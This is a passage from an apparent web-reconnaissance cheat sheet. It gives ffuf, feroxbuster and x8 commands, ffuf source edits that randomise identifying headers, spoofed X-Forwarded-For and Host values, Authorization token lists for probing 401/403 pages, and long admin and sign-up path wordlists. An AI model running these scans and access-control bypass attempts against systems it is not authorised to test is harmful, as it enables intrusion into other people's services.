└─$ sort -R BIG-Words.txt BIG-Words.EXT | ffuf -H 'X-Forwarded-Host: XFH' -X HEAD -D -e php -mode
pitchfork -w ORG-IP.txt:XFH -w -:FUZZ -mc all -ac -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv
```

feroxbuster

```
┌──(mahmoud㉿mohamed)-[~]
└─$ feroxbuster --random-agent --methods GET,POST --headers 'X-Forwarded-For: 127.0.0.1' --timeout 20
--insecure --no-recursion --extract-links --collect-extensions --collect-backups --collect-words
--dont-filter --quiet --wordlist goodENUMERATION.txt --url https://SUB.ROOT.TLD
```

Content Brute Forcing

6 - Server-Side Normalization

ffuf

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ffuf -H 'X-Forwarded-For: XFF' -X GET -raw -ignore-body -D -e 'js,config,db,sql,json,csv,log,logs' -mode
pitchfork -w ORG-IP.txt:XFF -w goodNormalization.EXT:FUZZ -mc all -ac -u https://SUB.ROOT.TLD/FUZZ
-of csv -o OUT-ffuf.csv
```

Content Brute Forcing

7 - Restful API Routes

ffuf

```
func (r *SimpleRunner) Execute(req *ffuf.Request) (ffuf.Response, error) {
          .....
// set default User-Agent header if not present
if _, ok := req.Headers["User-Agent"]; !ok {
          req.Headers["User-Agent"] = fmt.Sprintf("%s", "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/" + strconv.Itoa(rand.Intn(99999999999 - 11111111111) + 11111111111) + " Firefox/102.0")
}


// set default X-Forwarded-For header if not present
 if _, ok := req.Headers["X-Forwarded-For"]; !ok {
          req.Headers["X-Forwarded-For"] = fmt.Sprintf("%s", strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1))
}
          .....
}
```

```
func (r *SimpleRunner) Dump(req *ffuf.Request) ([]byte, error) {
          .....
// set default User-Agent header if not present
if _, ok := req.Headers["User-Agent"]; !ok {
          req.Headers["User-Agent"] = fmt.Sprintf("%s", "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/" + strconv.Itoa(rand.Intn(99999999999 - 11111111111) + 11111111111) + " Firefox/102.0")
}


// set default X-Forwarded-For header if not present
 if _, ok := req.Headers["X-Forwarded-For"]; !ok {
          req.Headers["X-Forwarded-For"] = fmt.Sprintf("%s", strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1) + "." + strconv.Itoa(rand.Intn(254 - 1) + 1))
}
          .....
}
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ffuf -H 'X-Forwarded-For: XFF' -raw -D -e 'api,api/..,api/..;,api/v1,api/v1..,api/v1..;' -mode pitchfork -w
ORG-IP.txt:XFF -w APIWordlist.EXT:FUZZ -mc all -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv
```

ffuf

```
Y2xpZW50OnNlY3JldA==
Basic Y2xpZW50OnNlY3JldA==
Bearer Y2xpZW50OnNlY3JldA==
          .......
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A
Basic eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A
BearereyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqlur0M4zSwJ0YG0A
          .......
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.
Basic eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.
Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ffuf -H 'Authorization: KEY -raw -D -e 'api,api/..,api/..;,api/v1,api/v1..,api/v1..;' -mode pitchfork -w
Values.txt:KEY -w APIWordlist.EXT:FUZZ -mc all -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv
```

8 - Fuzzing Tools Output Analysis

feroxbuster

```
500   GET        12l    31w   433c https://www.example.com/text/css
403   GET        11l    26w   345c https://www.example.com/text/css~
500   GET        12l    31w   433c https://www.example.com/text/css.bak
500   GET        12l    31w   433c https://www.example.com/text/css.bak2
500   GET        12l    31w   433c https://www.example.com/text/css.old
500   GET        12l    31w   433c https://www.example.com/text/css.1
500   GET        12l    31w   433c https://www.example.com/text/.css.swp
500   GET        12l    31w   433c https://www.example.com/sec/OAapp/bfapp/buffalo/text/javascript
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat feroxbuster-OUT.txt | awk '{print $6 "," $2 "," $3 "," $4}' | column -s ',' -t | awk '!seen[$2,$3,$4]++'
```

ffuf

```
XFF,FUZZ,url,redirectlocation,position,status_code,content_length,content_words,content_lines,content_type,duration,resultfile,Ffufhash
api/v1../contestantreport,127.0.0.4,https://www.example.com/api/v1../contestantreport,,24,500,433,29,13,text/html; charset=UTF-8,353.35589ms,,23d4d18
127.0.0.1,Temp.json,https://www.example.com/Temp.json,,1,500,433,29,13,text/html; charset=UTF-8,348.707159ms,,23d4d1
api/v1..;/Manifest,127.0.0.3,https://www.example.com/api/v1..;/Manifest,,13,500,433,29,13,text/html; charset=UTF-8,343.962833ms,,23d4dd
127.0.0.2,api/v1/uploadUpdateOfficeFile,https://www.example.com/api/v1/uploadUpdateOfficeFile,,17,500,433,29,13,text/html; charset=UTF-8,335.071609ms,,23d4d11
127.0.0.1,api/hehost,https://www.example.com/api/hehost,,26,500,433,29,13,text/html; charset=UTF-8,340.074489ms,,23d4d1a
127.0.0.2,api/v1..;/LogOrderOperate,https://www.example.com/api/v1..;/LogOrderOperate,,37,500,433,29,13,text/html; charset=UTF-8,331.290417ms,,23d4d25
api/v1../LogOrderOperate,127.0.0.1,https://www.example.com/api/v1../LogOrderOperate,,36,500,433,29,13,text/html; charset=UTF-8,315.915209ms,,23d4d24
127.0.0.5,api/contestantreport,https://www.example.com/api/contestantreport,,20,500,433,29,13,text/html; charset=UTF-8,307.406962ms,,23d4d14
127.0.0.4,getDBs,https://www.example.com/getDBs,,39,500,433,29,13,text/html; charset=UTF-8,299.653039ms,,23d4d27
api/v1..;/hehost,127.0.0.1,https://www.example.com/api/v1..;/hehost,,31,500,433,29,13,text/html; charset=UTF-8,307.881977ms,,23d4d1f
127.0.0.3,thirdPartyRef,https://www.example.com/thirdPartyRef,,38,500,433,29,13,text/html; charset=UTF-8,302.93387ms,,23d4d26
127.0.0.2,api/..;/contestantreport,https://www.example.com/api/..;/contestantreport,,22,500,433,29,13,text/html; charset=UTF-8,304.746114ms,,23d4d16
127.0.0.1,api/..;/uploadUpdateOfficeFile,https://www.example.com/api/..;/uploadUpdateOfficeFile,,16,500,433,29,13,text/html; charset=UTF-8,223.805716ms,,23d4d10
127.0.0.5,api/../uploadUpdateOfficeFile,https://www.example.com/api/../uploadUpdateOfficeFile,,15,500,433,29,13,text/html; charset=UTF-8,224.858036ms,,23d4df
127.0.0.2,api/../hehost,https://www.example.com/api/../hehost,,27,500,433,29,13,text/html; charset=UTF-8,231.609996ms,,23d4d1b
127.0.0.4,api/v1/hehost,https://www.example.com/api/v1/hehost,,29,500,433,29,13,text/html; charset=UTF-8,235.404879ms,,23d4d1d
127.0.0.3,api/v1../uploadUpdateOfficeFile,https://www.example.com/api/v1../uploadUpdateOfficeFile,,18,500,433,29,13,text/html; charset=UTF-8,232.094468ms,,23d4d12
api/v1/Manifest,127.0.0.1,https://www.example.com/api/v1/Manifest,,11,500,433,29,13,text/html; charset=UTF-8,233.651846ms,,23d4db
127.0.0.1,api/../contestantreport,https://www.example.com/api/../contestantreport,,21,500,433,29,13,text/html; charset=UTF-8,235.850645ms,,23d4d15
127.0.0.2,api/v1../Manifest,https://www.example.com/api/v1../Manifest,,12,500,433,29,13,text/html; charset=UTF-8,244.31744ms,,23d4dc
127.0.0.5,api/listmultiple,https://www.example.com/api/listmultiple,,40,500,433,29,13,text/html; charset=UTF-8,248.576754ms,,23d4d28
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat OUT-ffuf.csv | awk -F ',' '{print $3 "," $6 "," $10 "," $9 "," $8}' | column -s ',' -t |
    awk '!seen[$2,$3,$4,$5]++'
```

Parameters OR Headers

9 - Parameters OR Headers Brute Forcing

x8

```
┌──(mahmoud㉿mohamed)-[~]
└─$ x8
```

```
--url URL
--method GET
--progress-bar
--body '{%s}'
--http 1.1
--data-type urlencoded
--custom-parameters admin debug _debug disable
--custom-values 1 0 false off null true yes no
--max 20
--headers
--concurrency 5
--output x8-OUT.txt
--output-format url
-H "Header: Value"
```

Virtual Host

1 - MY Wordlist

VHost.EXT

```
%EXT%
%EXT%:1
%EXT%:2
    ....
%EXT%:500
    ....
%EXT%:8000
    ....
%EXT%:65535
```

Internal-IPs.txt

```
192.168.0.1
192.168.1.2
     ....
172.16.0.1
172.17.1.2
172.18.3.4
     ....
10.1.1.4
     ....
```

Internal-IPs-Resolvable.txt

```
internal.ROOT.TLD
jira.ROOT.dev
    ....
admin.ROOT.TLD
```

Common-Words.txt

```
www
mail
remote
blog
  ....
webmail
server
dev
origin
corp
```

Virtual Host

2 - Host Header Fuzzing

ffuf

X-Forwarded-For
X-Client-IP
X-Real-IP
True-Client-IP
CF-Connecting-IP
X-Cluster-Client-IP
Fastly-Client-IP
X-Originating-IP
X-Remote-IP
X-Remote-Addr
X-Host
X-Forwarded-Host
X-Forwarded-By

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ffuf -H 'X-Forwarded-For: XFF' -H 'Host: FUZZ' -D -e 'localhost,127.0.0.1' -mode
    pitchfork -w ORG-IP.txt:XFF -w VHost.EXT:FUZZ -mc all -u
    https://SUB.ROOT.TLD/ -of csv -o OUT-ffuf.csv
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ffuf -H 'Host: FUZZ' -w Internal-IPs.txt:FUZZ -mc all -u https://SUB.ROOT.TLD/ -of
    csv -o OUT-ffuf.csv
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ffuf -H 'Host: FUZZ' -w Internal-IPs-Resolvable.txt:FUZZ -mc all -u
    https://SUB.ROOT.TLD/ -of csv -o OUT-ffuf.csv
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ ffuf -H 'Host: FUZZ.ROOT.TLD' -w Common-Words.txt:FUZZ -mc all -u
    https://SUB.ROOT.TLD/ -of csv -o OUT-ffuf.csv
```

Attack Surface

1 - 401 AND 403 Status Code

ffuf

```
func (r *SimpleRunner) Execute(req *ffuf.Request) (ffuf.Response, error) {
		.....
// set default User-Agent header if not present
if _, ok := req.Headers["User-Agent"]; !ok {
		req.Headers["User-Agent"] = fmt.Sprintf("%s", "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/" + strconv.Itoa(rand.Intn(99999999999 - 11111111111) + 11111111111) + " Firefox/102.0")
}
```

```
func (r *SimpleRunner) Dump(req *ffuf.Request) ([]byte, error) {
		.....
// set default User-Agent header if not present
if _, ok := req.Headers["User-Agent"]; !ok {
		req.Headers["User-Agent"] = fmt.Sprintf("%s", "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/" + strconv.Itoa(rand.Intn(99999999999 - 11111111111) + 11111111111) + " Firefox/102.0")
}
```

```
X-Forwarded-For
X-Client-IP
X-Real-IP
True-Client-IP
CF-Connecting-IP
X-Cluster-Client-IP
Fastly-Client-IP
X-Originating-IP
X-Remote-IP
X-Remote-Addr
X-Host
X-Forwarded-Host
X-Forwarded-By
```

```
Y2xpZW50OnNlY3JldA==
Basic Y2xpZW50OnNlY3JldA==
Bearer Y2xpZW50OnNlY3JldA==
	.......
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqIur0M4zSwJ0YG0A
Basic eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqIur0M4zSwJ0YG0A
BearereyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.KM5d456Dfj9X_Uuch4faQUADvDofZ4Y1Lktsa6MTJgnaeEkhJ1F1E9ecgbLHkp69zeDmKdqIur0M4zSwJ0YG0A
	.......
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.
Basic eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.
Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ1c2VyIjoidmFsdWUifQ.
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sort -R BIG-Words.txt BIG-Words.EXT | ffuf -H 'X-Forwarded-Host: IPS -H 'X-Forwarded-For: IPS' -H 'X-Client-IP: IPS' -H 'X-Real-IP: IPS' -H 'True-Client-IP: IPS' -H 'X-Remote-IP: IPS' -H 'X-Remote-Addr: IPS' -H 'Authorization: IPS' -D -e php -mode pitchfork -w ORG-IP.txt:IPS -w -:FUZZ Values.txt:KEY -mc all -ac -u https://SUB.ROOT.TLD/FUZZ -of csv -o OUT-ffuf.csv
```

Attack Surface

2 - Admin Dashboards

feroxbuster

```
adminconsole-dashboard
controlpanel-dashboard.asp
privateadmin.asp
sysadmin-dashboard
panel/dashboard.html
cms/dashboard
admincp_dashboard.asp
admin_login
admin-dashboard
admintools
adm/admin.aspx
admin/login.php
staffadmin-dashboard.html
adm/admin.php
control/panel.php
privateadmin/dashboard.html
managementsystem_dashboard.php
adminconsole_dashboard.html
adminarea
cp_dashboard.asp
managementsystem/dashboard.aspx
adminconsole/dashboard.html
privateadmin.html
superuser-dashboard.asp
secure/admin_dashboard
admin/interface_dashboard.asp
managementsystem-dashboard.aspx
root/dashboard
sysadmin-dashboard.aspx
admininterface
admin_console.php
admin-section.aspx
backendadmin_dashboard.aspx
secureadmin_dashboard.aspx
cp/dashboard
admin_section.aspx
root/dashboard.asp
staffadmin.html
adminconsole-dashboard.aspx
admin/home
superuser_dashboard.html
admin-login.asp
webadmin-dashboard.asp
cpanel.php
managementsystem-dashboard.html
moderator.aspx
secureadmin_dashboard.php
adminarea_dashboard.php
root-dashboard.html
adm.asp
admincp/login.html
admin_section.asp
adminsite/admin.html
privateadmin.php
moderation-dashboard.aspx
cp_dashboard.aspx
panel_dashboard.asp
moderator-dashboard
backendadmin-dashboard
sitecontrol.aspx
superuser_dashboard.aspx
webadmin/dashboard
root/dashboard.aspx
memberadmin-dashboard.html
secureadmin/dashboard
moderator-dashboard.php
moderator_dashboard
adminsite/admin.asp
adm.html
webadmin_dashboard.aspx
panel-dashboard
moderation-dashboard.html
adminconsole-dashboard.php
admin/section.php
privateadmin-dashboard
adminsection/dashboard.aspx
siteadmin-dashboard
webadmin_dashboard.html
sysadmin/dashboard.aspx
webmaster_dashboard.asp
privateadmin.aspx
panel-dashboard.html
root_dashboard.php
admin_interface_dashboard.aspx
cms
privateadmin_dashboard
panel/dashboard.asp
admin_dashboard.php
staffadmin_dashboard
cms_dashboard.aspx
admincp/login.asp
admin-section
adminarea/dashboard.aspx
superuser-dashboard.php
admin-login.html
adminarea-dashboard.asp
secure_admin_dashboard.php
memberadmin_dashboard.aspx
secure_admin.php
admincontrol/dashboard.asp
control
admincp/dashboard.asp
privateadmin-dashboard.asp
cp-dashboard.php
adminpanel-dashboard.php
admincp
adminarea/dashboard
superuser/dashboard.php
managementsystem-dashboard.asp
adminsite/login.asp
secureadmin_dashboard.html
memberadmin-dashboard.aspx
admin-interface/dashboard
adminportal_dashboard.php
sysadmin/dashboard.php
admincontrolpanel-dashboard.html
cp_dashboard.html
root.html
panel_dashboard
cmsadmin.aspx
admincontrol-dashboard.html
adminpanel/dashboard.aspx
moderator_dashboard.asp
adminpanel_dashboard
staffadmin.aspx
control-panel.asp
admin_login.php
admin-interface_dashboard.aspx
admincp/login.aspx
adminconsole/dashboard.aspx
secure-admin_dashboard.aspx
dashboard.html
cp/dashboard.aspx
secure/admin/dashboard
adminlogin
staffadmin.php
moderation_dashboard.asp
secureadmin_dashboard
admincontrol/dashboard.html
cms/dashboard.aspx
control-panel.aspx
administrator.html
sysadmin_dashboard
admin-section.asp
sitecontrol.asp
webadmin-dashboard.php
siteadmin-dashboard.aspx
staffadmin/dashboard.php
adminarea.php
adminportal-dashboard.php
adminarea.html
control_panel.html
admin_home
adminconsole/dashboard.php
controlpanel/dashboard.asp
root.aspx
manager.asp
secure/admin_dashboard.aspx
admin-section.html
admincontrolpanel-dashboard.asp
moderation/dashboard
adminsection_dashboard.aspx
backendadmin_dashboard.asp
cpanel.aspx
managementsystem_dashboard.asp
admin123
moderator_dashboard.aspx
secureadmin-dashboard.asp
siteadmin_dashboard.php
cms-dashboard.asp
managementsystem/dashboard.php
moderation/dashboard.asp
cp_dashboard
staffadmin-dashboard.php
memberadmin/dashboard
moderator.html
dashboard.php
admin
secureadmin_dashboard.asp
secureadmin-dashboard.html
```

```
adminsystem
webmaster
webmaster-dashboard.html
sysadmin_dashboard.aspx
admin_section
backendadmin_dashboard
webadmin-dashboard
admincp-dashboard.php
cms/dashboard.html
adminarea/dashboard.html
superuser.php
memberadmin/dashboard.asp
backendadmin-dashboard.aspx
cpanel
secure_admin.aspx
adminarea-dashboard.aspx
privateadmin/dashboard.asp
panel-dashboard.asp
privateadmin-dashboard.html
moderator-dashboard.aspx
admincontrol
secure-admin.php
memberadmin/dashboard.html
superuser_dashboard.asp
management/dashboard.asp
cp-dashboard.aspx
webmaster_dashboard.html
adminpanel-dashboard.aspx
admincontrolpanel/dashboard.asp
secure_admin/dashboard
administrator.aspx
moderation_dashboard.aspx
admincontrol.html
adminarea/dashboard.asp
webmaster-dashboard
admin_dashboard.asp
admin/login.html
cp-dashboard
siteadmin-dashboard.asp
cp
management/dashboard
siteadmin-dashboard.html
admin/interface_dashboard
adminsite.html
memberadmin_dashboard
adm
adminarea_dashboard.html
webadmin/dashboard.php
control-panel.php
adminhome
admincontrolpanel_dashboard.aspx
admincontrolpanel
adminsection_dashboard.asp
admin-interface_dashboard.php
sysadmin-dashboard.asp
backendadmin.asp
admincontrolpanel/dashboard
webmaster.php
root_dashboard.html
cp-dashboard.html
sitecontrol.php
adminpanel_dashboard.html
controlpanel-dashboard.php
siteadmin_dashboard.html
admin-console.php
admin-console.html
adm/admin.asp
webmaster/dashboard.php
cmsadmin.asp
admin_dashboard
memberadmin.html
backendadmin-dashboard.asp
system
control_panel.aspx
moderation-dashboard
systemadmin/dashboard.asp
moderation/dashboard.html
superuser.aspx
systemadmin_dashboard.aspx
dashboard.asp
cmsadmin.php
adminarea_dashboard
admin_section.php
sysadmin_dashboard.html
webadmin_dashboard.asp
admin/interface_dashboard.php
moderator/dashboard.asp
admincp/dashboard.html
adminportal-dashboard.asp
admin_interface_dashboard.php
moderator-dashboard.html
managementsystem_dashboard
cms-dashboard.php
staffadmin_dashboard.asp
admincontrolpanel-dashboard.php
adminsystem.php
privateadmin_dashboard.asp
sysadmin
admin/section.aspx
privateadmin_dashboard.html
root
secureadmin/dashboard.asp
admincp-dashboard
privateadmin/dashboard.php
moderator-dashboard.asp
moderator/dashboard
siteadmin/dashboard
manager.html
memberadmin
cms-dashboard
moderation/dashboard.aspx
secure_admin_dashboard.aspx
admin-section.php
backendadmin.html
admin/dashboard.aspx
sysadmin.html
secure_admin_dashboard.html
backendadmin/dashboard.html
adminsite.aspx
admin_dashboard.html
staffadmin-dashboard.aspx
cms/dashboard.asp
admin/console
admin/site
sysadmin/dashboard.html
controlpanel/dashboard
admincp/login.php
admincontrol_dashboard.asp
admincontrol_dashboard.php
adminpanel-dashboard
dashboard
adminsite/admin.php
systemadmin/dashboard.aspx
managementsystem_dashboard.html
admincontrol.asp
systemadmin-dashboard.aspx
controlpanel-dashboard
secureadmin-dashboard.aspx
admincontrol/dashboard.aspx
adminarea/admin.asp
siteadmin/dashboard.html
adminconsole
admin/interface_dashboard.html
adminarea/admin.aspx
admin/login.asp
root-dashboard.php
root/dashboard.php
adminportal/dashboard.php
adminsection_dashboard.html
adminconsole-dashboard.asp
staffadmin
adminportal-dashboard.html
adminportal/dashboard
systemadmin
superuser.html
cmsadmin
adminpanel/dashboard.html
admin-dashboard.php
secureadmin/dashboard.php
administration
sysadmin/dashboard
admincontrolpanel_dashboard.html
controlpanel-dashboard.html
admin/section
controlpanel.aspx
admincontrol_dashboard.aspx
secure/admin.asp
cms-dashboard.html
secure/admin
admincontrolpanel_dashboard.php
controlpanel.php
admin/console.html
management_dashboard.php
control/panel.asp
adminpanel_dashboard.php
secure-admin.html
backend
management-dashboard.php
admin_portal
staffadmin_dashboard.php
```

```
adm/admin.html
privateadmin/dashboard
admin-interface_dashboard
superuser/dashboard.aspx
controlpanel-dashboard.aspx
secureadmin-dashboard.php
secure/admin_dashboard.asp
administrator.php
moderator_dashboard.html
management_dashboard
controlpanel_dashboard.html
admincontrolpanel-dashboard.aspx
webmaster_dashboard
admin_interface_dashboard.html
cp-dashboard.asp
memberadmin/dashboard.aspx
moderation/dashboard.php
manage.asp
systemadmin-dashboard.html
admincontrol-dashboard.asp
secure-admin.aspx
controlpanel_dashboard.php
sitecontrol.html
admin.html
admin/interface_dashboard.aspx
cpanel.asp
admin/login
admincontrolpanel/dashboard.aspx
admincp_dashboard
admin-interface_dashboard.asp
adm.php
root_dashboard.asp
admin-dashboard.asp
admincp_dashboard.aspx
staffadmin-dashboard.asp
admin-console
superuser_dashboard.php
secure-admin_dashboard.html
webmaster.html
admincontrol/dashboard
admin/console.php
adminsystem.html
managementsystem-dashboard.php
systemadmin_dashboard.php
management/dashboard.aspx
admin-login.aspx
adminsystem.asp
adminsection/dashboard
admin_console.html
controlpanel/dashboard.php
adminarea/admin.html
adminsection/dashboard.php
moderation-dashboard.asp
admin_interface_dashboard.asp
controlpanel_dashboard.aspx
superuser-dashboard
secure/admin_dashboard.html
moderator_dashboard.php
webmaster.asp
admincontrol_dashboard
admincp-dashboard.html
cp/dashboard.php
user
webmaster_dashboard.aspx
superuser.asp
management_dashboard.html
admincp-dashboard.asp
adminsite/login.php
secure-admin_dashboard.asp
staffadmin/dashboard.asp
admin_site
memberadmin_dashboard.html
cp_dashboard.php
superuser_dashboard
admin/login.aspx
admincp_dashboard.php
webadmin_dashboard
staffadmin.asp
admincontrolpanel_dashboard.asp
cp/dashboard.asp
cpanel.html
admincontrol-dashboard.aspx
admincp/dashboard
superuser
admin/section.html
admin/portal
moderator/dashboard.aspx
control-panel
secureadmin
backendadmin.aspx
superuser-dashboard.html
systemadmin_dashboard.asp
cms_dashboard
adminsection/dashboard.html
moderation_dashboard.php
management_dashboard.asp
superuser/dashboard.html
systemadmin-dashboard
adminportal_dashboard
privateadmin/dashboard.aspx
admin1
panel_dashboard.html
adminpanel/dashboard.php
management
admin.aspx
adminsection-dashboard.html
sysadmin-dashboard.php
sysadmin_dashboard.asp
secure/admin.html
superuser/dashboard
adminsection-dashboard.php
superuser-dashboard.aspx
admin_interface/dashboard
adminsite/login.html
managementsystem/dashboard
adminsection_dashboard.php
admin123_dashboard
admin_dashboard.aspx
adminportal/dashboard.aspx
adminsystem.aspx
sitecontrol
admin_section.html
controlpanel_dashboard
systemadmin-dashboard.asp
webadmin/dashboard.asp
webmaster-dashboard.asp
webmaster/dashboard
secure-admin
moderator/dashboard.php
control_panel.asp
webadmin/dashboard.html
memberadmin_dashboard.php
webadmin-dashboard.html
secure-admin_dashboard.php
management-dashboard
admincontrol_dashboard.html
secure_admin_dashboard
adminportal_dashboard.html
backendadmin/dashboard
adminpanel-dashboard.html
adminportal-dashboard
management_dashboard.aspx
memberadmin-dashboard.asp
backendadmin_dashboard.php
adminarea.asp
webadmin
managementsystem/dashboard.html
adminconsole/dashboard.asp
adminconsole/dashboard
admincontrol-dashboard.php
privateadmin-dashboard.php
adminarea/dashboard.php
cms/dashboard.php
secure/admin.php
root.asp
management/dashboard.php
adminconsole_dashboard.php
admincontrolpanel_dashboard
manage.aspx
controlpanel.asp
memberadmin.php
staffadmin/dashboard.aspx
adminsite/login.aspx
admin.php
cms_dashboard.php
adminsection_dashboard
siteadmin-dashboard.php
admin/section.asp
secure-admin/dashboard
administrator
adminpanel/dashboard
siteadmin_dashboard.aspx
root-dashboard
backendadmin-dashboard.html
admincontrolpanel/dashboard.html
siteadmin/dashboard.asp
root/dashboard.html
admincontrolpanel-dashboard
root_dashboard
control_panel.php
```

```
admin/dashboard.html
cms_dashboard.asp
memberadmin-dashboard
systemadmin_dashboard.html
moderation_dashboard.html
panel-dashboard.aspx
admin-dashboard.html
staffadmin/dashboard.html
manager.aspx
panel_dashboard.php
admin123/dashboard.php
admincontrol-dashboard
management-dashboard.asp
privateadmin_dashboard.php
admincp/dashboard.php
cp/dashboard.html
dashboard.aspx
webmaster/dashboard.asp
backendadmin-dashboard.php
controlpanel/dashboard.html
memberadmin_dashboard.asp
admin_login.html
root-dashboard.asp
adm.aspx
moderator/dashboard.html
sysadmin/dashboard.asp
adminsite.asp
panel_dashboard.aspx
privateadmin
adminportal_dashboard.asp
sysadmin-dashboard.html
admin123-dashboard.php
admin-interface_dashboard.html
admin-home
moderator.php
webmaster-dashboard.aspx
admincp_dashboard.html
webmaster.aspx
secure/admin.aspx
moderation_dashboard
secure-admin.asp
manager
admin.asp
moderator.asp
panel/dashboard.aspx
secure_admin
admin_login.asp
panel/dashboard.php
privateadmin_dashboard.aspx
admin_login.aspx
managementsystem/dashboard.asp
admin123/dashboard
adminsite/admin.aspx
control-panel.html
admin_console
control/panel.html
adminportal-dashboard.aspx
systemadmin/dashboard
secure_admin.html
webadmin-dashboard.aspx
backendadmin/dashboard.aspx
webadmin/dashboard.aspx
secureadmin/dashboard.html
admin123_dashboard.php
controlpanel
admins
siteadmin_dashboard.asp
memberadmin-dashboard.php
controlpanel/dashboard.aspx
managementsystem-dashboard
adminarea_dashboard.aspx
admincontrol.aspx
moderator
admin/dashboard
admin/interface/dashboard
adminsection-dashboard
cms-dashboard.aspx
webadmin_dashboard.php
webmaster/dashboard.html
staffadmin-dashboard
systemadmin-dashboard.php
adminsite.php
cmsadmin.html
backendadmin
adminarea-dashboard.php
panel/dashboard
adminarea-dashboard
memberadmin.aspx
adminarea/admin.php
controlpanel_dashboard.asp
admin-site
sysadmin_dashboard.php
webmaster/dashboard.aspx
adminportal_dashboard.aspx
sysadmin.php
management/dashboard.html
manager.php
moderation-dashboard.php
adminarea_dashboard.asp
admin-dashboard.aspx
management-dashboard.aspx
siteadmin/dashboard.php
siteadmin/dashboard.aspx
control/panel
sysadmin.asp
administrator.asp
cms_dashboard.html
management-dashboard.html
secure/admin_dashboard.php
admincontrolpanel/dashboard.php
adminportal/dashboard.asp
secure_admin.asp
admin-login.php
root.php
adminpanel-dashboard.asp
adminconsole_dashboard
adminconsole-dashboard.html
manage/admin
root-dashboard.aspx
control/panel.aspx
systemadmin/dashboard.html
memberadmin.asp
memberadmin/dashboard.php
control_panel
sysadmin.aspx
backendadmin.php
adminarea.aspx
admin/dashboard.asp
adminportal/dashboard.html
admincontrol.php
admin-portal
adminpanel_dashboard.asp
admin-login
staffadmin_dashboard.html
siteadmin
login
adminpanel_dashboard.aspx
backendadmin/dashboard.asp
adminsite
adminsection/dashboard.asp
admin2
admin_interface_dashboard
admin/dashboard.php
manage
admincontrol/dashboard.php
adminsection-dashboard.asp
staffadmin_dashboard.aspx
controlpanel.html
privateadmin-dashboard.aspx
managementsystem_dashboard.aspx
adminsection-dashboard.aspx
adminconsole_dashboard.asp
secureadmin-dashboard
secure_admin_dashboard.asp
admin123-dashboard
adminpanel/dashboard.asp
adminpanel
backendadmin/dashboard.php
panel-dashboard.php
admincp-dashboard.aspx
systemadmin/dashboard.php
webmaster-dashboard.php
backendadmin_dashboard.html
backoffice
secure-admin_dashboard
admincp/dashboard.aspx
root_dashboard.aspx
webmaster_dashboard.php
adminarea-dashboard.html
superuser/dashboard.asp
adminconsole_dashboard.aspx
systemadmin_dashboard
siteadmin_dashboard
secureadmin/dashboard.aspx
panel
manage.php
manage.html
staffadmin/dashboard
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | feroxbuster --random-agent --methods GET,POST --headers
'X-Forwarded-For: 127.0.0.1' --timeout 20 --insecure --no-recursion --collect-backups --dont-extract-links
--add-slash --dont-filter --quiet --wordlist admin-PATHS.txt --stdin
```

Attack Surface

3 - Sign Up AND Registration

feroxbuster

```
users/signup.aspx
auth/register.aspx
sign_up.html
account_signup.php
register
register_account
signupform.php
account_signup.asp
auth/signup.aspx
